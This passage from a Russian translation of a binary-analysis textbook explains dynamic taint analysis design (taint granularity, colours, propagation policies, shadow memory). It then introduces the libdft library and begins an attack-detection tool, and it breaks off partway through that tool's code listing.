Для обнаружения ошибок фаззинг полагается на внешне наблюдаемые эффекты, например аварийное завершение или зависание программы. Но не все ошибки приводят к таким видимым проявлениям: утечки информации могут происходить незаметно, без аварии или зависания. DTA позволяет расширить набор наблюдаемых при фаззинге ошибок, включив в него ошибки без аварий, например утечки информации. Такой фаззинг мог бы выявить Heartbleed до того, как уязвимые версии OpenSSL вообще попали в эксплуатацию.

В этом примере метка распространялась просто: помеченный секретный ключ напрямую копировался в выходной буфер. Далее будут рассмотрены более сложные виды распространения меток через более сложные потоки данных.

10.4. Факторы проектирования DTA: гранулярность, цвета и политики меток


В предыдущем разделе DTA требовались лишь простые правила распространения, да и сама метка была проста: байт памяти либо помечен, либо нет. В более сложных системах DTA несколько факторов определяют баланс производительности и универсальности. В этом разделе вы узнаете о трёх важнейших измерениях проектирования систем DTA: гранулярности меток, числе цветов и политике распространения меток.

Учтите, что DTA можно применять для множества задач: обнаружения ошибок, предотвращения утечки данных, автоматической оптимизации кода, криминалистики и многого другого. В каждом случае утверждение, что значение помечено, имеет разный смысл. Для простоты дальнейшего обсуждения метка значения будет последовательно означать: "атакующий может повлиять на это значение".

10.4.1. Гранулярность меток

Гранулярность меток - единица информации, на уровне которой система DTA отслеживает метки. Например, система с побитовой гранулярностью хранит сведения о метке каждого отдельного бита регистра или памяти, а система с побайтовой гранулярностью - лишь каждого байта. Если в определённом байте помечен хотя бы 1 бит, побайтовая система пометит весь байт. Аналогично, система с гранулярностью машинного слова хранит сведения для каждого слова памяти, и так далее.


Чтобы наглядно показать различие между побитовой и побайтовой гранулярностью, рассмотрим распространение метки через побитовую операцию И (&) над двумя байтовыми операндами, один из которых помечен. В следующем примере все биты каждого операнда показаны отдельно. Каждый бит заключён в рамку: белые рамки обозначают непомеченные биты, серые - помеченные. Сначала посмотрим на распространение метки в системе с побитовой гранулярностью:



Как видно, все биты первого операнда помечены, а во втором не помечен ни один. Поскольку выполняется побитовая операция И, каждый выходной бит может стать равным 1, только если соответствующие биты обоих входных операндов равны 1. Иными словами, если атакующий управляет только первым входным операндом, то повлиять он может лишь на те позиции выходного результата, где во втором операнде находится 1. Все остальные выходные биты всегда будут равны 0. Поэтому в примере помечен только один выходной бит: это единственная позиция,

которой может управлять атакующий, поскольку только там во втором операнде находится 1. Фактически непомеченный второй операнд служит "фильтром" метки первого.[2]

Теперь сравним с той же операцией в системе DTA с побайтовой гранулярностью. Входные операнды остаются прежними.



Поскольку система с побайтовой гранулярностью не может рассматривать каждый бит отдельно, весь выходной результат помечается. Система видит помеченный входной байт и ненулевой второй операнд и потому заключает, что атакующий способен повлиять на выходной операнд.

Как видно, гранулярность системы DTA - важный фактор точности: в зависимости от входных данных побайтовая система может быть менее точна, чем побитовая. С другой стороны, гранулярность существенно влияет и на производительность. Инструментирующий код для отдельного отслеживания каждого бита сложен и создаёт большие накладные расходы. Побайтовые системы менее точны, но допускают простые правила распространения, требующие лишь простого инструментирующего кода. В общем случае побайтовые системы намного быстрее побитовых. На практике большинство систем DTA выбирает побайтовую гранулярность как разумный компромисс между точностью и скоростью.

10.4.2. Цвета меток

До сих пор предполагалось, что значение либо помечено, либо нет. Возвращаясь к аналогии с рекой, для этого было достаточно красителя одного цвета. Но иногда требуется одновременно отслеживать несколько рек, проходящих через одну пещерную систему. Если окрасить их одним цветом, точную связь рек установить не получится, поскольку окрашенная вода могла прийти из любого источника.

Аналогично, в системах DTA иногда требуется знать не только наличие метки, но и её источник. Несколько цветов меток позволяют назначить отдельный цвет каждому источнику, чтобы при достижении приёмника точно определить, какой источник на него влияет.

В побайтовой системе DTA с одним цветом для метки каждого байта памяти нужен лишь один бит. Для поддержки нескольких цветов требуется хранить больше сведений на каждый байт. Например, для восьми цветов нужен 1 байт меток на каждый байт памяти.

На первый взгляд может показаться, что в 1 байте информации о метке можно хранить 255 разных цветов, поскольку байт имеет 255 различных ненулевых значений.

Однако такой подход не позволяет смешивать разные цвета. Без смешивания нельзя различать потоки меток, когда два потока сходятся: если на значение влияют два разных источника, каждый со своим цветом, записать оба цвета в сведениях о метке затронутого значения не получится.

Для поддержки смешивания каждому цвету нужен отдельный бит. Например, имея 1 байт сведений о метке, можно поддерживать цвета `0x01`, `0x02`, `0x04`, `0x08`, `0x10`, `0x20`, `0x40` и `0x80`. Если определённое значение помечено сразу цветами `0x01` и `0x02`, объединённая метка будет равна `0x03` - результату побитового ИЛИ двух цветов. Для удобства цвета меток можно представлять как реальные цвета: например, называть `0x01` "красным", `0x02` - "синим", а объединённый цвет `0x03` - "фиолетовым".

10.4.3. Политики распространения меток

Политика меток системы DTA описывает, как система распространяет метки и объединяет их цвета при слиянии нескольких потоков. В табл. 10-1 показано распространение через несколько разных операций в примере политики для побайтовой системы DTA с двумя цветами: "красным" (R) и "синим" (B). Все операнды примеров состоят из 4 байтов. Возможны и другие политики, особенно для сложных операций, выполняющих нелинейные преобразования операндов.

Таблица 10-1. Примеры распространения меток для побайтовой системы DTA с двумя цветами: красным (R) и синим (B)

Операция	x86	Метка a, 4 байта	Метка b, 4 байта	Метка c, 4 байта	Операция объединения
c = a	mov	R B R B	- - - -	R B R B	:=
c = a ⊕ b	xor	R - - R	B RB B RB	RB RB B RB	∪
c = a + b	add	R R - R	- - B B	R R B RB	∪
c = a ⊕ a	xor	B RB B RB	- - - -	- - - -	∅
c = a << 6	shl	- - - R	- - - -	- - R R	<<
c = a << b	shl	- - - -	- - - B	B B B B	:=

В первом примере значение переменной a присваивается переменной c, что эквивалентно инструкции x86 mov. Для такой простой операции правила распространения столь же прямолинейны: поскольку выход c - всего лишь копия a, сведения о метке c копируются из a. Иными словами, оператор объединения здесь :=, то есть присваивание.

Следующий пример - операция xor, c = a ⊕ b. Просто назначить выходу метку одного из входных операндов нельзя, поскольку результат зависит от обоих. Распространённая политика - побайтовое объединение (∪) меток входных операндов. Например, старший байт первого операнда помечен красным (R), а второго - синим (B). Поэтому метка старшего выходного байта представляет собой их объединение: одновременно красный и синий (RB).

Та же политика побайтового объединения применяется к сложению в третьем примере. Здесь есть особый случай: сумма двух байтов может породить бит переполнения, переходящий в младший значащий бит соседнего байта. Предположим, атакующий управляет лишь младшим байтом одного операнда. Тогда в особом случае он способен вызвать перенос 1 бита в соседний байт и тем самым частично повлиять на его значение. Политика может учитывать это явной проверкой переполнения и помечать соседний байт при его возникновении. На практике многие системы DTA ради простоты и скорости такую проверку не выполняют.

Четвёртый пример - особый случай xor. Операция операнда с самим собой, c = a ⊕ a, всегда даёт ноль. Даже если атакующий управляет a, выход c ему неподконтролен. Поэтому политика очищает метку каждого выходного байта, устанавливая её в пустое множество (∅).

Далее показан сдвиг влево на постоянное значение: c = a << 6. Поскольку второй операнд постоянен, атакующий, даже частично управляя входом a, не всегда способен повлиять на все выходные байты. Разумная политика распространяет входную метку лишь на те выходные байты, которые частично или полностью покрываются одним из помеченных входных байтов, фактически "сдвигая метку влево". Здесь атакующий управляет только младшим байтом a, который сдвигается влево на 6 бит, поэтому его метка распространяется на два младших выходных байта.

В последнем примере и сдвигаемое значение a, и величина сдвига b являются переменными. Атакующий, управляющий b, как в примере, способен повлиять на все выходные байты. Поэтому метка b назначается каждому выходному байту.

Библиотеки DTA наподобие libdft имеют заранее определённую политику, избавляя вас от реализации правил для всех видов инструкций. Однако для конкретного инструмента можно скорректировать правила тех инструкций, для которых политика по умолчанию не вполне подходит. Например, в инструменте обнаружения утечек информации можно повысить производительность, отключив распространение через инструкции, изменяющие данные до неузнаваемости.

10.4.4. Избыточное и недостаточное помечивание

В зависимости от политики система DTA может страдать от недостаточного помечивания, избыточного помечивания или обеих проблем.

Недостаточное помечивание происходит, когда значение не получает метку, хотя "должно", что в нашем случае означает возможность незаметного влияния атакующего. Причина может заключаться в политике, например если система не обрабатывает особые случаи вроде битов переполнения при сложении. Это может произойти и при прохождении метки через неподдерживаемые инструкции, для которых нет обработчика распространения.

Например, библиотеки DTA наподобие libdft обычно не имеют встроенной поддержки инструкций x86 MMX или SSE, поэтому проходящая через них метка может потеряться. К недостаточному помечиванию приводят и зависимости управления, которые будут рассмотрены ниже.

Подобно недостаточному, избыточное помечивание означает, что метку получают значения, которые "не должны" быть помечены. Это приводит к ложноположительным результатам, например сигналам тревоги без реальной атаки. Причиной также может быть политика или способ обработки зависимостей управления.

Хотя системы DTA стремятся свести обе проблемы к минимуму, полностью избежать их при сохранении разумной производительности, как правило, невозможно. В настоящее время нет практической библиотеки DTA, в некоторой степени не страдающей от недостаточного или избыточного помечивания.

10.4.5. Зависимости управления

Вспомните, что отслеживание меток применяется для наблюдения за потоками данных. Однако иногда на потоки данных неявно влияют управляющие конструкции наподобие ветвлений, образуя так называемый неявный поток. Практический пример встретится в главе 11, а пока рассмотрим искусственный:

```
var = 0;
while(cond--) var++;
```

Здесь атакующий, управляющий условием цикла `cond`, способен определить значение `var`. Это называется зависимостью управления. Хотя через `cond` атакующий управляет `var`, явного потока данных между переменными нет. Поэтому система DTA, отслеживающая только явные потоки, не заметит зависимость и оставит `var` непомеченной, даже если `cond` помечена, что приведёт к недостаточному помечиванию.

Некоторые исследовательские работы пытались решить проблему распространением меток из условий ветвлений и циклов на операции, выполняемые вследствие этого ветвления или цикла. В нашем примере это означало бы распространение метки из `cond` в `var`. К сожалению, такой подход приводит к огромному избыточному помечиванию, поскольку ветвления по помеченным условиям распространены даже без атаки. Например, рассмотрим следующую проверку очистки пользовательского ввода:

```
if(is_safe(user_input)) funcptr = safe_handler;
else                    funcptr = error_handler;
```

Предположим, весь пользовательский ввод помечается для проверки атак, а метка `user_input` распространяется на возвращаемое значение функции `is_safe`, используемое как условие ветвления. Если пользовательский ввод очищается правильно, листинг совершенно безопасен, несмотря на помеченное условие ветвления.

Но системы DTA, пытающиеся отслеживать зависимости управления, не могут отличить эту ситуацию от опасной в предыдущем листинге. Они всегда в итоге помечают `funcptr` - указатель на функцию-обработчик пользовательского ввода. При последующем вызове помеченной `funcptr` могут возникать ложные сигналы тревоги. Столь массовые ложноположительные результаты способны сделать систему совершенно непригодной.

Поскольку ветвления по пользовательскому вводу распространены, а пригодные атакующему неявные потоки сравнительно редки, на практике большинство систем DTA не отслеживает зависимости управления.

10.4.6. Теневая память

До сих пор было показано, что средства отслеживания могут хранить метки каждого регистра или байта памяти, но не объяснялось, где именно хранятся эти сведения. Для записи информации о том, какие части регистров или памяти помечены и каким цветом, механизмы DTA поддерживают специальную теневую память. Это область виртуальной памяти, выделенная системой DTA для хранения состояния меток остальной памяти. Обычно системы также выделяют в памяти специальную структуру со сведениями о метках регистров процессора.

Структура теневой памяти зависит от гранулярности и числа поддерживаемых цветов. На рис. 10-2 показаны примеры компоновки теневой памяти с побайтовой гранулярностью для отслеживания соответственно до 1, 8 и 32 цветов на каждый байт памяти.




Рис. 10-2. Теневая память с побайтовой гранулярностью и 1, 8 или 32 цветами на байт

В левой части рис. 10-2 показана виртуальная память программы, работающей с DTA. В частности, изображено содержимое четырёх байтов виртуальной памяти, обозначенных A, B, C и D. Вместе они хранят пример шестнадцатеричного значения `0xde8a421f`.

Теневая память на основе битовой карты

В правой части рисунка показаны три вида теневой памяти и способ кодирования в них сведений о метках байтов A-D. Первый вид вверху справа на рис. 10-2 - битовая карта. Она хранит один бит сведений о метке на каждый байт виртуальной памяти и потому может представлять лишь один цвет: каждый байт памяти либо помечен, либо нет. Байты A-D представлены битами `1101`, означающими, что A, B и D помечены, а C - нет.

Хотя битовые карты представляют только один цвет, их преимущество в сравнительно небольшом расходе памяти. Например, в 32-разрядной системе x86 общий объём виртуальной памяти составляет 4 Гбайт. Битовой карте теневой памяти для 4 Гбайт виртуальной памяти нужно лишь 4 Гбайт / 8 = 512 Мбайт, поэтому остальные 7/8 виртуальной памяти остаются доступны для обычного применения. Учтите, что этот подход не масштабируется на 64-разрядные системы, где пространство виртуальной памяти намного больше.

Многоцветная теневая память

Многоцветным механизмам меток и системам x64 требуются более сложные реализации теневой памяти. Рассмотрим второй вид на рис. 10-2. Он поддерживает восемь цветов и использует 1 байт теневой памяти на каждый байт виртуальной. Снова видно, что байты A, B и D помечены - соответственно цветами `0x01`, `0x04` и `0x20`, - а C не помечен. Чтобы хранить метку каждого байта виртуальной памяти процесса, неоптимизированная восьмицветная теневая память должна быть такого же размера, как всё пространство виртуальной памяти этого процесса!

К счастью, обычно нет необходимости хранить теневые байты для области, где выделена сама теневая память, поэтому их можно опустить. Но даже тогда без дальнейших оптимизаций теневая память занимает половину виртуальной. Размер можно ещё уменьшить, динамически выделяя теневую память только для фактически используемых частей виртуальной памяти - стека или кучи, - ценой дополнительных накладных расходов во время исполнения. Более того, страницы виртуальной памяти, недоступные для записи, никогда не могут быть помечены, поэтому их все безопасно сопоставить одной и той же "обнулённой" странице теневой памяти. Благодаря этим оптимизациям многоцветный DTA становится осуществимым, хотя всё ещё требует много памяти.

Последний вид теневой памяти на рис. 10-2 поддерживает 32 цвета. Байты A, B и D помечены соответственно цветами `0x01000000`, `0x00800000` и `0x00000200`, а C не помечен. Как видно, здесь на каждый байт памяти нужны 4 байта теневой памяти, что создаёт весьма значительные накладные расходы.

Во всех этих примерах теневая память реализована как простая битовая карта, массив байтов или массив целых чисел. Более сложные структуры данных позволяют поддерживать произвольное число цветов. Например, для каждого байта памяти теневую память можно реализовать как множество цветов в стиле C++ `set`. Однако это значительно повышает сложность и накладные расходы системы DTA во время исполнения.

10.5. Итоги

В этой главе вы познакомились с динамическим анализом помеченных данных - одним из самых мощных методов бинарного анализа. DTA позволяет отслеживать поток данных от источника меток до приёмника, обеспечивая автоматизированный анализ от оптимизации кода до обнаружения уязвимостей. Теперь, зная основы DTA, вы готовы перейти к главе 11, где создадите практические инструменты DTA с помощью libdft.

Упражнение

1. Проектирование средства обнаружения эксплойтов форматной строки

Уязвимости форматной строки - хорошо известный класс эксплуатируемых ошибок программ на C-подобных языках. Они возникают, когда функция `printf` получает управляемую пользователем форматную строку, как в `printf(user)`, вместо правильного `printf("%s", user)`. Хорошее введение в уязвимости форматной строки дано в статье "Exploiting Format String Vulnerabilities", доступной по адресу `http://julianor.tripod.com/bc/formatstring-1.2.pdf`.

Спроектируйте инструмент DTA, способный обнаруживать эксплойты форматной строки, запускаемые из сети или командной строки. Какими должны быть источники и приёмники меток и какие распространение и гранулярность нужны? В конце главы 11 вы сможете реализовать своё средство обнаружения эксплойтов!

Примечания

[1] [назад] В этом примере значение `payload` выбрано так, чтобы Heartbleed раскрыл ровно столько байтов, сколько нужно для выдачи секретного ключа. В действительности атакующий установил бы максимальное значение 65535, чтобы получить как можно больше информации.
[2] [назад] Если второй операнд тоже помечен, как первый, атакующий получает полный контроль над выходным результатом.

Глава 11. Практический динамический анализ помеченных данных с libdft

В главе 10 вы изучили принципы динамического анализа помеченных данных. Теперь вы научитесь создавать собственные инструменты DTA с помощью libdft - популярной библиотеки DTA с открытым исходным кодом. Будут рассмотрены два практических примера: инструмент, предотвращающий удалённые атаки с перехватом управления, и инструмент, автоматически обнаруживающий утечки информации. Но сначала познакомимся с внутренним устройством и API libdft.

11.1. Знакомство с libdft

Поскольку DTA остаётся предметом активных исследований, существующие библиотеки отслеживания меток на уровне бинарного кода являются исследовательскими инструментами; не ожидайте от них промышленного качества. Это относится и к разработанной в Колумбийском университете libdft, которая будет использоваться в оставшейся части главы.

Libdft - построенная на Intel Pin система отслеживания меток с побайтовой гранулярностью и одна из самых простых в применении библиотек DTA на сегодняшний день. Многие исследователи безопасности предпочитают именно её, поскольку она позволяет легко создавать одновременно точные и быстрые инструменты DTA. Libdft предустановлена на виртуальной машине в каталоге `/home/binary/libdft`. Её также можно загрузить по адресу `https://www.cs.columbia.edu/~vpk/research/libdft/`.

Как и все доступные на момент написания библиотеки DTA бинарного уровня, libdft имеет несколько недостатков. Самый очевидный: поддерживается только 32-разрядная x86. Библиотеку можно использовать на 64-разрядной платформе, но анализировать лишь 32-разрядные процессы. Она также зависит от устаревших версий Pin - должны работать версии с 2.11 по 2.14. Другое ограничение: libdft поддерживает только "обычные" инструкции x86, но не расширенные наборы MMX или SSE. Поэтому при прохождении меток через такие инструкции возможно недостаточное помечивание. Если анализируемая программа собирается из исходного кода, применяйте параметры компиляции gcc `-mno-{mmx, sse, sse2, sse3}`, чтобы бинарный файл не содержал инструкций MMX или SSE.

Несмотря на ограничения, libdft остаётся отличной библиотекой DTA для создания надёжных инструментов. Поскольку её исходный код открыт, библиотеку сравнительно легко расширить поддержкой 64-разрядной архитектуры или дополнительных инструкций. Чтобы вы могли полноценно пользоваться libdft, рассмотрим важнейшие детали её реализации.

11.1.1. Внутреннее устройство libdft

Поскольку libdft основана на Intel Pin, инструменты DTA на libdft представляют собой обычные Pintool, подобные рассмотренным в главе 9, но скомпонованные с libdft, которая обеспечивает функциональность DTA. На виртуальной машине установлена отдельная устаревшая версия Intel Pin 2.13, пригодная для libdft. Pin инструментирует инструкции логикой распространения меток. Сами метки хранятся в теневой памяти, доступной через API libdft. Основные компоненты библиотеки показаны на рис. 11-1.

Теневая память

Как видно на рис. 11-1, libdft существует в двух вариантах, каждый со своим видом теневой памяти, называемой в терминологии libdft картой тегов (tagmap). Первый вариант основан на битовой карте и поддерживает лишь один цвет, зато немного быстрее и расходует меньше памяти. В архиве исходного кода libdft с сайта Колумбийского университета[1] этот вариант находится в каталоге `libdft_linux-i386`. Второй реализует восьмицветную теневую память и находится в каталоге `libdft-ng_linux-i386`. Именно он предустановлен на виртуальной машине и будет использоваться далее.

Чтобы уменьшить потребление памяти восьмицветной картой, libdft реализует её посредством оптимизированной структуры - таблицы трансляции сегментов (segment translation table, STAB). В STAB есть одна запись для каждой страницы памяти. Запись содержит добавочное значение (addend) - 32-разрядное смещение, прибавляемое к адресу виртуальной памяти для получения адреса соответствующего теневого байта.




Рис. 11-1. Внутреннее устройство libdft: реализация теневой памяти и виртуального процессора, инструментирование и API

Например, чтобы прочитать теневую память для виртуального адреса `0x1000`, можно найти в STAB соответствующее добавочное значение - оно оказывается равным 438. Следовательно, теневой байт со сведениями о метке адреса `0x1000` находится по адресу `0x1438`.

STAB создаёт уровень косвенности, позволяющий libdft выделять теневую память по требованию при выделении приложением области виртуальной памяти. Теневая память выделяется фрагментами размером со страницу, сводя накладные расходы к минимуму. Поскольку каждой выделенной странице памяти соответствует ровно одна теневая страница, одно добавочное значение применимо ко всем адресам страницы. Для областей виртуальной памяти с несколькими соседними страницами libdft обеспечивает смежность и теневых страниц, упрощая доступ. Каждый непрерывный набор страниц карты тегов называется сегментом карты тегов (tagmap segment, tseg). Для дополнительной экономии памяти libdft сопоставляет все страницы только для чтения одной и той же обнулённой теневой странице.

Виртуальный процессор

Чтобы отслеживать состояние меток регистров процессора, libdft хранит в памяти специальную структуру - виртуальный процессор. Это своего рода миниатюрная теневая память с 4 теневыми байтами для каждого 32-разрядного регистра общего назначения x86: `edi`, `esi`, `ebp`, `esp`, `ebx`, `edx`, `ecx` и `eax`. Кроме того, виртуальный процессор содержит специальный рабочий регистр, где libdft хранит метку любого нераспознанного регистра. В предустановленную на виртуальной машине версию libdft я внёс изменения, чтобы в виртуальном процессоре нашлось место для всех регистров, поддерживаемых Intel Pin.

Механизм отслеживания меток

Как вы помните, libdft посредством API Pin исследует все инструкции бинарного файла и инструментирует их соответствующими функциями распространения меток. Реализации этих функций находятся на виртуальной машине в файле `/home/binary/libdft/libdft-ng_linux-i386/src/libdft_core.c`, если вы захотите их изучить, но здесь все они не рассматриваются. Вместе функции реализуют политику меток libdft, описанную в разделе 11.1.2.

API libdft и интерфейс ввода-вывода

Конечная цель libdft - служить библиотекой для создания собственных инструментов DTA. Для этого она предоставляет API отслеживания меток с несколькими классами функций. Два важнейших для разработки класса - функции управления картой тегов и функции добавления обратных вызовов и инструментирующего кода.

API карты тегов определён в заголовке `tagmap.h`. Он предоставляет, например, функцию `tagmap_setb`, помечающую байт памяти, и `tagmap_getb`, возвращающую сведения о метке байта.

API добавления обратных вызовов и инструментирующего кода разделён между заголовками `libdft_api.h` и `syscall_desc.h`. Функции `syscall_set_pre` и `syscall_set_post` позволяют регистрировать обратные вызовы событий системных вызовов. Для хранения всех таких вызовов libdft использует специальный массив `syscall_desc`, отслеживающий установленные предварительные и последующие обработчики системных вызовов. Аналогично, посредством `ins_set_pre` и `ins_set_post` регистрируются обратные вызовы инструкций. Подробнее эти и другие функции API будут рассмотрены в инструментах DTA далее в главе.

11.1.2. Политика меток

Политика распространения libdft определяет следующие пять классов инструкций.[2] Каждый класс распространяет и объединяет метки по-своему.

ALU. Арифметические и логические инструкции с двумя или тремя операндами, например `add`, `sub`, `and`, `xor`, `div` и `imul`. Для этих операций libdft объединяет метки так же, как в примерах `add` и `xor` из табл. 10-1 на странице 299: выходная метка представляет собой объединение (∪) меток входных операндов. Как и в табл. 10-1, непосредственные значения считаются непомеченными, поскольку атакующий не может на них повлиять.

XFER. Класс XFER содержит все инструкции, копирующие значение в другой регистр или область памяти, например `mov`. Они обрабатываются так же, как пример `mov` в табл. 10-1, посредством операции присваивания (`:=`). Libdft просто копирует метку исходного операнда в операнд назначения.

CLR. Как следует из названия, инструкции этого класса всегда снимают метку с выходных операндов. Иными словами, libdft устанавливает выходную метку в пустое множество (∅). Класс включает некоторые особые случаи инструкций других классов, например `xor` операнда с самим собой или вычитание операнда из себя. Сюда входят и инструкции наподобие `cpuid`, на выходы которых атакующий не может повлиять.

SPECIAL. Инструкции, требующие специальных правил распространения, не охваченных другими классами. Среди них `xchg` и `cmpxchg`, где метки двух операндов меняются местами, а также `lea`, метка которой является результатом вычисления адреса памяти.

FPU, MMX, SSE. Этот класс включает инструкции, пока не поддерживаемые libdft: FPU, MMX и SSE. Когда метка проходит через такую инструкцию, libdft не может её отследить, поэтому сведения не распространяются на выходные операнды, приводя к недостаточному помечиванию.

Теперь, познакомившись с libdft, создадим с её помощью несколько инструментов DTA!

11.2. Применение DTA для обнаружения удалённого перехвата управления

Первый инструмент DTA предназначен для обнаружения некоторых видов удалённых атак с перехватом управления. В частности, он обнаруживает атаки, где полученные из сети данные управляют аргументами вызова `execve`. Поэтому источниками меток будут сетевые функции приёма `recv` и `recvfrom`, а системный вызов `execve` - приёмником. Полный исходный код, как обычно, находится на виртуальной машине в `~/code/chapter11`.

Чтобы обсуждение было понятнее, я сделал пример как можно проще. Это неизбежно требует упрощающих предположений, и инструмент обнаружит не все виды атак с перехватом. В полномасштабном инструменте DTA следует определить дополнительные источники и приёмники. Например, помимо данных из `recv` и `recvfrom`, нужно учитывать данные, прочитанные из сети системным вызовом `read`. А чтобы не помечать безобидное чтение файлов, придётся отслеживать файловые дескрипторы, читающие из сети, перехватывая сетевые вызовы наподобие `accept`.

Разобравшись с работой следующего примера, вы сможете усовершенствовать его самостоятельно. Кроме того, libdft содержит более сложный пример инструмента DTA, реализующий многие из этих усовершенствований. Он находится в файле `tools/libdft-dta.c` каталога libdft.

Многие инструменты DTA на libdft перехватывают системные вызовы, используя их как источники и приёмники меток. В Linux у каждого системного вызова свой номер, которым libdft индексирует массив `syscall_desc`. Список доступных системных вызовов и номеров находится в `/usr/include/x86_64-linux-gnu/asm/unistd_32.h` для 32-разрядной x86 или `/usr/include/asm-generic/unistd.h` для x64.[3]

Рассмотрим пример инструмента `dta-execve`. Первая часть исходного кода приведена в листинге 11-1.

Листинг 11-1. `dta-execve.cpp`

```
/* некоторые #include опущены для краткости */

#include "pin.H"

#include "branch_pred.h"
#include "libdft_api.h"
#include "syscall_desc.h"
#include "tagmap.h"

extern syscall_desc_t syscall_desc[SYSCALL_MAX];

void alert(uintptr_t addr, const char *source, uint8_t tag);
void check_string_taint(const char *str, const char *source);
static void post_socketcall_hook(syscall_ctx_t *ctx);
static void pre_execve_hook(syscall_ctx_t *ctx);

int
main(int argc, char **argv)
{
  PIN_InitSymbols();
  if(unlikely(PIN_Init(argc, argv))) {
     return 1;
  }

  if(unlikely(libdft_init() != 0)) {
    libdft_die();
     return 1;
  }

